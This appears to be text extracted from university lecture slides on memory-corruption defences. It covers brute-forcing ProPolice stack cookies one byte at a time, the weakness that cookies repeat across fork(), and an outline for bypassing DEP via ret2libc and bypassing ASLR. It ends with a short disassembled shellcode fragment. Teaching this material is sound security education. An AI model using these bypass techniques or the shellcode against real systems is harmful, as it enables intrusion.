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
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
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
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
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
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
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
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
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
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
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
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
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
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
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


Stack Cookie: Bypassing ProPolice

- An easy brute force attack
 - Max 256 trials to match 1 byte value
 - Move forward if found the value
 - In 32-bit: $4 * 256 = \text{max } 1,024$ trials
 - In 64-bit: $8 * 256 = \text{max } 2,048$ trials

Stack Cookie: Weaknesses

- Random becomes non-random if fork()-ed..




DEP/ASLR

Insu Yun


Today's lecture

- Understand Data Execution Prevention (DEP)
- Understand how to bypass DEP (ret2libc)
- Understand Address Space Layout Randomization (ASLR)
- Understand how to bypass ASLR

Stack Buffer Overflow + Run Shellcode




Stack Buffer Overflow + Run Shellcode




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0: 6a 32      push $0x32
2: 58         pop  %eax
3: cd 80     int  $0x80
5: 89 c3     mov  %eax,%ebx
7: 89 c1     mov  %eax,%ecx
9: 6a 47     push $0x47
